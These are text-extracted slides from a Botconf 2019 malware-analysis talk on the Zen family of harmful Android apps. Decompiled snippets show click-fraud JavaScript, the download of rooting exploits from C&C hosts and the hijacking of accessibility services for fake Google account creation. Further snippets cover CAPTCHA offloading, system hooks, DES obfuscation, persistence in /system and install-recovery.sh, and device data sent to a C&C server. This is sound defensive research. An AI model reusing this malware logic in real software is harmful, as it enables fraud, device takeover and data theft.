Zen

Complex Campaign of Harmful Android Apps

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Botconf 2019


Agenda

All apps are coming from the same author or group of authors

- Repackaged apps with a custom Ad SDK
- Click fraud
- Rooting
- Zen PHA and fake Google account creation automation
- Obfuscation and system modifications

Custom advertisement SDK

Repackaging an app and using custom ads



App with ads SDK

Request ad

Command & control server

Get ad link

Real ad network

Download an ad

Return link to the downloaded resource

Which apps use this SDK?


Two types of apps:

- Apps that mimic popular apps, but do not provide the same functionality

- Real apps repackaged with the bespoke ad SDK (shown on the right)

Actual game

Ads from the SDK



android


Custom advertisement “proxy” SDK are not malicious in themselves, but allow the author to hide the real ad networks

Click fraud

What is a click fraud PHA?

Can be done in three ways:

- Purely in Javascript
- Purely using Android API
- A mix of both, by exposing a Javascript Interface



Blocked by Play Protect

ABS Workout

This app can simulate a tap on your screen's content, such as an ad in the background, without your knowledge.

Details

Even if you have heard of this app or the app developer, it's still dangerous to install an app from an untrusted source. Learn more

Install anyway (unsafe)

OK

android

Click fraud through Javascript with a bit of Android


The C&C server responds with a rather large list. This list contains:

- Strings to match the HTML against
- Javascript to execute in case of a match

```
{
 "data": [{
  "id": "107",
  "url": "<ad_url>",
  "click_type": "2",
  "keywords_js": [{
   "keyword": "<a class=\"show_hide btnnext\"",
   "js": "javascript:window:document.getElementsByClassName(\"show_hide btnnext\")[0].click();",
  {
   "keyword": "value=\"Subscribe\" id=\"sub-click\"",
   "js": "javascript:window:document.getElementById(\"sub-click\").click();"
```

Click fraud for everything

The list is rather large, which means that the author doesn’t care about accuracy *(or compactness)*



287,192 bytes of click fraud commands

android

Applications performing click fraud are classified

as PHA and the user is asked to remove them

Rooting and account creation

Step 1: download and execute exploits

```
public com.lrt.bean.BaseTaskResultBean run() {
  com.lrt.bean.SolutionMetaData[] solutions = com.lrt.merry.solutions.SolutionGraber.findSolutions(this.context,
com.lrt.merry.util.RootDeviceUtil.generateDeviceInfo(this.context), "http://pmir.[redacted].com/");
  if ((solutions != null) && (solutions.length > 0)) {
   for (int i = 0; i < solutions.length; i++) {
    Maybe([ARRAY, OBJECT]) solution_name = solutions[index];
    com.lrt.bean.Solution solution = new com.lrt.bean.Solution();
    solution.setCrack_type("3");
    String file_name = com.lrt.task.KrootTask.getFileName(solution_name.getName());
    solution.setName(file_name);
    StringBuilder upload_url = new StringBuilder();
    v8_1.append("http://package.[redacted].com/Uploads/RootPackage/").append(file_name).append(".zip");
    solution.setUpload_url(upload_url.toString());
    solution.setMd5(com.lrt.util.MD5Map.get(file_name));
   }
 }
 return new com.lrt.task.KrRootTask2(this.context, this.rtTaskBean).run();
}
```

Step 2: enable accessibility services for yourself

```
public static boolean insertAccessbility(String newAccess) {
 android.content.Context context = com.lmt.register.util.FlowerUtils.getSystemContext();
 String accessibility_services = android.provider.Settings$Secure.getString(context.getContentResolver(),
                                                                       "enabled_accessibility_services");
 if ((android.text.TextUtils.isEmpty(accessibility_services)) || (!accessibility_services.contains(newAccess))) {
  if (!android.text.TextUtils.isEmpty(accessibility_services)) {
   new_value = new StringBuilder().append(newAccess).append(":").append(accessibility_services).toString();
  } else {
   new_value = newAccess;
 }
 result = android.provider.Settings$Secure.putString(context.getContentResolver(),
                                                                       "enabled_accessibility_services", new_value);
 if (result != null) {
  result = android.provider.Settings$Secure.putInt(context.getContentResolver(), "accessibility_enabled", 1);
 }
}
  return result;
```


Accessibility

The app has root privileges on the device,

which allows it to do all the abuse it wants,

but it chose to use accessibility to have a

convenient API to perform...



gpSystem

Off

No description provided.

Use gpSystem?

gpSystem needs to:


- **Observe your actions**
  Receive notifications when you're interacting with an app.
- **Retrieve window content**
  Inspect the content of a window you're interacting with.

android

Account creation

By using the accessibility service Zen can click through the account creation wizard.


Interestingly only one string is encoded using Base64 - namely “How you’ll sign in”.



Enter the code


We sent a verification code to
[redacted]

G- Enter code



Basic information

Enter your birthday and gender



How you’ll sign in

You’ll use this username to sign in to your Google Account

Username @gmail.com

Only use A-Z, a-z, and 0-9

```
if (!title.containsKey("Enter the code")) {
  if (!title.containsKey("Basic information")) {
    if (!title.containsKey(new
String(android.util.Base64.decode("SG93IHlvdeKAmWxsIHNpZ24gaW4=".getBytes(), 0))))
{
      if (!title.containsKey("Create password")) {
        if (!title.containsKey("Add phone number")) {
```

android


Phone numbers are supplied by the C&C

```
private boolean requestPhoneVerify() {
    com.cn.util.CnLogUtil.printLogInfo("request phone verify code.");
    com.cn.util.net.Connection connection = new com.cn.util.net.Connection(
                                new java.net.URL("http://[redacted].com/Api/userSingleGetMessage"), 0);
    com.cn.util.net.Connection$Parameter parameters = new com.cn.util.net.Connection$Parameter(connection);
    parameters.add("token", this.mVerify.token);
    parameters.add("itemId", "133");
    parameters.add("phone", this.mVerify.phoneNumber);
    connection.addParams(parameters);
    String response = connection.requestString();
  if ((response != null) && (response.startsWith("MSG&")) {
      String code = response.substring((response.indexOf("G-") + 2), response.indexOf(" is your Google"));
        Integer.parseInt(code);
        this.mVerify.verfiyCode = code;
      return result;
    }
}
```

It is very hard to find a reliable exploit for newer Android devices

Code injection and obfuscation

Code injection...



android

… to get the CAPTCHA image...

```
public void run() {
    com.cn.util.CnLogUtil.printLogInfo("verify code Injected.");
    java.util.ArrayList viewRoots = getViewRoots();
    java.util.ArrayList captchaImages = new java.util.ArrayList();
    for (int i = 0; i < view_roots.size(); i++) {
      com.inject.Inject.access$200(((android.view.View)viewRoots.get(i)), captcha_images, "captcha_image_view");
    }
      String code = new ninja.lmt.verifycode.VerifyCodeGetter().
                                         setImage(((android.widget.ImageView)captchaImages.get(0))).getVerify();
      if (android.text.TextUtils.isEmpty(code)) {
        return;
      } else {
        com.cn.util.CnLogUtil.printLogInfo("return real verifycode");
        setVerifyCode(code);
        return;
      }
  }
```

android

… and solve it...

```
private String requestVerify(byte[] bitmapBytes) {
    com.cn.util.net.Connection connection = new com.cn.util.net.Connection(
                                        new java.net.URL("http://[redacted].com/decode_v.php?noencrypt=1"), 0);
    org.json.JSONObject request = new org.json.JSONObject();
    request.put("image", android.util.Base64.encodeToString(bitmapBytes, 0));
    connection.setPostDataBytes(request.toString().getBytes());
    org.json.JSONObject response = connection.requestJson();
    if (response.getBoolean("status")) {
            String code = response.getString("code");
            String code_id = response.getString("codeId");
    result = new StringBuilder().append(code).append("_").append(code_id).toString();
    return result;
  }
}
```

… and hook internal methods...

```java
public static void rebootHook() {
  try {
    com.cn.util.CnLogUtil.printLogInfo("rebootHook");
    Class power_manager_class = Class.forName("com.android.server.power.PowerManagerService");
    Object[] object = new Object[4];
    object[0] = Boolean.TYPE;
    object[1] = String.class;
    object[2] = Boolean.TYPE;
    object[3] = new com.lmt.register.util.HookUtils$12();
    com.taobao.android.dexposed.DexposedBridge.findAndHookMethod(power_manager_class, "reboot", object);
  } catch (Throwable v0_0) {
    v0_0.printStackTrace();
  }
  return;
}
```

```java
 protected void beforeHookedMethod(com.taobao.android.dexposed.XC_MethodHook$MethodHookParam param)
{
   if (com.lmt.register.data.TaskManager.getInstance().isProcessing) {
     com.cn.util.CnLogUtil.printLogInfo("rebootHook -- : ");
     param.setResult(0);
   }
   return;}
```

… and hook a bit more of the internal methods

```
protected void beforeHookedMethod(com.taobao.android.dexposed.XC_MethodHook$MethodHookParam param) {
   if (com.lmt.register.data.TaskManager.getInstance().isProcessing) {
     android.view.KeyEvent v0_1 = ((android.view.KeyEvent)param.args[0]);
     if ((v0_1.getKeyCode() < 7) ||  ←  SOFT_RIGHT, SOFT_LEFT, HOME, BACK, CALL, ENDCALL
             ((v0_1.getKeyCode() == KEYCODE_POWER) ||
             ((v0_1.getKeyCode() == KEYCODE_MENU) ||
             ((v0_1.getKeyCode() == KEYCODE_SEARCH) ||
             ((v0_1.getKeyCode() == KEYCODE_APP_SWITCH) ||
             ((v0_1.getKeyCode() == KEYCODE_VOLUME_DOWN) ||
             ((v0_1.getKeyCode() == KEYCODE_VOLUME_UP) ||
             (v0_1.getKeyCode() == KEYCODE_VOLUME_MUTE))))))) {
       com.cn.util.CnLogUtil.printLogInfo("interceptKeyBeforeDispatchingPhoneWindowHook: ");
       param.setResult(Integer.valueOf(0));
     }
   }
   return;
 }
```

Code injection is a powerful technique, but you have to gain root and disable SELinux for it to work

Obfuscation: DES

assets/x/**66703971**

```
private static void decode2Files(android.content.res.AssetManager assetManager) {
  StringBuilder path = new StringBuilder();
  path.append("/data/data/");
  path.append(com.freeplay.base.AssetsHelper.PACKAGE_NAME);
  path.append("/files/x");
  java.io.File result_file = new java.io.File(path.toString());
  com.freeplay.base.AssetsHelper.copyFilesFassets(assetManager, "x", result_file.getPath());
  java.io.File from_file = new java.io.File(result_file, result_file.list()[0]);
  java.io.File tmp_file = new java.io.File(result_file, "temp.zip");
    com.freeplay.base.AssetsHelper.decryptFile(from_file.getPath(),
                                                tmp_file.getPath(), from_file.getName());
    com.freeplay.base.AssetsHelper.unzipFile(tmp_file, result_file);
    tmp_file.delete();
}

public static void decryptFile(String sourceFileName, String destinationFileName, String key) { … }
```

Persistence and system modifications

android

Persistence (I): adding a command to install-recovery.sh

```
StringBuilder command = new StringBuilder();
command.append("echo '/data/local/tmp/lt/zlt 0 --daemon &' >> ");
command.append(installSh.getAbsolutePath());
params[1] = command.toString();
com.lrt.util.ShellUtils.execCommand(params, 1);
```


install-recovery.sh

install-recovery.sh is called during the boot process by init.d

Persistence (II): installing apps in /system

```java
public static void install2Sys(java.io.File downloadApkFile) {
  if (downloadApkFile != null) {
    if (new java.io.File("/system/priv-app").exists()) {
      String[] commands = new String[4];
      commands[0] = "mount -o remount,rw /system";
      commands[1] = new StringBuilder().append("cp ").append(downloadApkFile.getAbsolutePath())
                                             .append(" /system/priv-app/")
                                             .append(downloadApkFile.getName()).toString();
      commands[2] = new StringBuilder().append("chmod 644 /system/priv-app/")
                                                   .append(downloadApkFile.getName()).toString();
      commands[3] = new StringBuilder().append("pm install -r ").append(downloadApkFile.getAbsolutePath()).toString();
      com.lrt.util.ShellUtils.execCommand(commands, 1);
    }
```

Persistence (III): framework modification



```
private void statistics() {
 final SharedPreferences sp = PreferenceManager.getDefaultSharedPreferences(this);

  if (System.currentTimeMillis() - sp.getLong("lastTime", 0) < 86400000) {
   Log.i("lm", "time has not yet");
  } else if (getPackageManager().checkPermission(permission.INTERNET, getPackageName()) != 0) {
   Log.i("lm", "no permission");
   sp.edit().putLong("lastTime", System.currentTimeMillis()).commit();
  } else {
   final JSONObject params = new JSONObject();
   params.put("android", Secure.getString(getContentResolver(), "android_id"));
   params.put("fingerprint", Build.FINGERPRINT);
   params.put(Directory.PACKAGE_NAME, getPackageName());
   new Thread(new Runnable() {
    public void run() {
     if (Application.this.post("http://back.[redacted].info/api/checkProcess", params.toString()) != null) {
     Log.i("lm", "finish");
     sp.edit().putLong("lastTime", System.currentTimeMillis()).commit();
     }
    }
   }).start();
  }
```

This code is added to the Activity class

android

Persistence (IV): injecting into system_server


The code injection happens through a ptrace call

so it will have a tracer process id

```
command[0] = new StringBuilder()
                        .append("cat /proc/")
                        .append(com.lmt.register.util.Utils.getPidByPs("system_server"))
                        .append("/status | grep TracerPid").toString();

this.appLog(new StringBuilder()
                  .append("systemServerStatus[")
                  .append(com.lrt.util.ShellUtils.execCommand(command, 1).successMsg)
                  .append("]").toString());
```

Persistence summary



- Installing itself in /system
- Adding new lines to install-recovery.sh
- Swapping framework.jar for a different file
- Injecting code into the system_server process

Verified Boot prevents this

Doesn’t survive reboot

Timeline

android

Timeline of the author’s creations

April 2013

First sample

The first sample was using dynamic code loading so it’s very hard to definitely say what it was actually doing in addition to displaying ads.

Nov 2016

Rooting exploits

First app which included rooting exploits. It was less advanced than what I described here today, but still tried to get root privileges.

May 2017

Click fraud

First click fraud sample with an enormous JSON and JavaScript C&C response.

April 2018

DES obfuscation

The rooting apps start being more obfuscated using DES.

The author had to pivot from rooting trojans,

because it’s harder to exploit an Android device.

Summary

android

Most of techniques won’t really work anymore...

- Verified Boot makes sure that the `/system` partition is not altered
- Rooting is getting harder and more expensive (even if it’s possible at all)
- Code injection open-source frameworks are broken since Android Nougat
